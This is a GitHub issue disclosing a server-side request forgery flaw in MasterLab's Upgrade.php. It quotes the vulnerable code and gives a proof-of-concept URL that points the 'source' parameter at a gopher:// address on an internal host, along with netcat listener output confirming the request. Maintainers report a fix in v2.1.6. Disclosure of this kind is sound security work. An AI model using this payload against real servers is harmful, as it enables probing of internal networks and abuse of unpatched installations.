

New issue

[Jump to bottom](#)

SSRF exists in the background #254

Closed

3as0n opened this issue on Jun 4, 2020 · 3 comments


3as0n commented on Jun 4, 2020

这里输入对bug做出清晰简洁的描述。


Vulnerability file path/app/ctrl/Upgrade.php

```
46
47  /**
48   * 自动升级脚本
49   */
50  public function run()
51  {
52      set_time_limit( seconds: 0);
53      ob_end_clean(); // 清空并关闭缓冲区
54      ob_implicit_flush( flag: 1); // 立即输出
55      header( string: 'X-Accel-Buffering: no');
56
57      if (!$this->isAdmin) {
58          $this->showLine('权限不足, 请联系管理员! ');
59          die;
60      }
61
62      $host = isset($_GET['source']) ? trim($_GET['source']) : 'http://www.masterlab.vip/';
63      if (!preg_match( pattern: '/\$/ ', $host)) {
64          $host .= '/';
65      }
66      $url = $host . 'upgrade.php?action=get_patch_info&current_version=' . MASTERLAB_VERSION;
67
68      $curl = new \Curl\Curl();
69      $curl->get($url);
```

POC:

http://192.168.222.123/Upgrade/run?source=gopher://192.168.31.103:1234/_Hello

获取升级信息失败, 请重试!



```
Windows PowerShell
PS C:\WINDOWS\system32> nc -vlp 1234
listening on [any] 1234 ...
connect to [192.168.31.103] from [192.168.31.103] 7764
Hello/upgrade.php?action=get_patch_info&current_version=2.1.2
PS C:\WINDOWS\system32> |
```

1. xx
2. xxx
3. xxxxx
4. xxxxxxx

期望结果

简洁清晰的描述期望结果

实际结果

简述实际看到的结果, 这里可以配上截图

附加说明

附加或额外的信息

weichaoduo commented on Jun 8, 2020

Member

将尽快修复

weichaoduo commented on Jun 12, 2020

Member

v2.1.6已修复此bug



weichaoduo closed this as completed on Jun 12, 2020

3as0n commented on Jun 15, 2020

Author

什么时候能分发cve编号?

...

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants

